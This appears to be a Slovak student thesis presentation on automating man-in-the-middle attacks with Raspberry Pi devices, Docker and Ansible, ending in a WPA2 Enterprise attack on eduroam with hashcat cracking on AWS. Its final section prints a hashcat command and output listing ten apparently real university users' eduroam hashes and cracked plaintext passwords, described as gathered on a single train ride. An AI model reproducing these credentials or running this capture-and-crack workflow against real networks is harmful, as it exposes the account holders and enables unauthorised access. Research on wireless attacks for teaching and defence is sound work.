

56: Automatizácia MiTM útokov za použitia microservice architektúry a jednodoskových počítačov

Vedúci práce: Ing. Jan Pluskal Autor práce: Šimon Podlesný

Ciele:

Zjednodušiť

- konfiguráciu zariadení
- použitie zariadení na sieťové útoky

Umožniť

- jednoduchý prístup k dátam pre ďalšie spracovanie

Vytvoriť

- "Plug and Play" systém (pripojím k PC a stlačím tlačítko Run)

Riešenie:

Kliknem na modré tlačítko a za 30 min si prídem pre pripravené zariadenie



Bežím na:


django

Order

- ↓ Install docker
- ↓ Connect to wifi
- ↓ Change default password
- ↓ Change hostname
- ↓ Run WPA2 Enterprise attack
- ↓ Deploy hash storage
- ↓ Start hashcat on AWS


Run playbook locally Build basic playbook

Som ľahký na pochopenie a na všetky operácie mám pripravené moduly.




ANSIBLE

Pokiaľ mám nainštalovaný Docker, nie sú so mnou problémy.




Server




Raspberry Pi

Mágia na pozadí

Výsledok:



Eduroam wifi sieť [1]



Prezentovaný projekt

```

firecracker@fsociety:~/hashcat-4.1.0$ ./hashcat64.bin -m 5500 -a 0 ~/Documents/Skola/IBT/has_na_cracknutie.txt
@vutbr.cz:::42f8246def361daf00e490a2ca033e3057ce384da6ab8503:416def1dbcd95d9:cato52
@cunl.cz:::e5f3020806ba7d08a62531261ad472e2afb3de4930e9ec5c:7b85044515b46b1d:opelmeriva
@utb.cz:::87b93abe6636bebf27555481faaa4da1d25ef0e04cda23:83e269bda4609322:roman
@muni.cz:::02f318c8cc4f77c5121940ade992c3d711d63f2ec5c2c771:d5910348b2dd5dc5:aspire2010
va3:::99ba9bbfa9359169a1e735b723a5c3d6f564d10f56b32db3:e6aae484bb9e7166:rw5bgl
@vutbr.cz:::86d028ed99f48603981bf7751f5659ee305f9720469d6efb:009bf5094e87455e:um38an
xpodle01@fit.vutbr.cz:::c105eebc2526aceef8bf8911e992dd43e290428f3d877fb5:ce49d307312a8f5a:
@uniba.sk:::8fdd87229cc12984d3161d5bb09e2e6b846af851b4196fd:4849860f8e18fb1c:n7j8hl
ova12:::0b5ebb346c5096403a2d7c165bdcf40d58b79712bad75e1f:0ac5269edebf4165:8dd1ma
s:::22500cfdeda262daf9ca8648f0d15c74e6b9f877c1ae05b:f66c0c877773d347:fo85an

```

10 prihlasovacích údajov za jednu cestu vlakom

[1]: <https://smartcity.plzen.eu/projekty-it/eduroam/>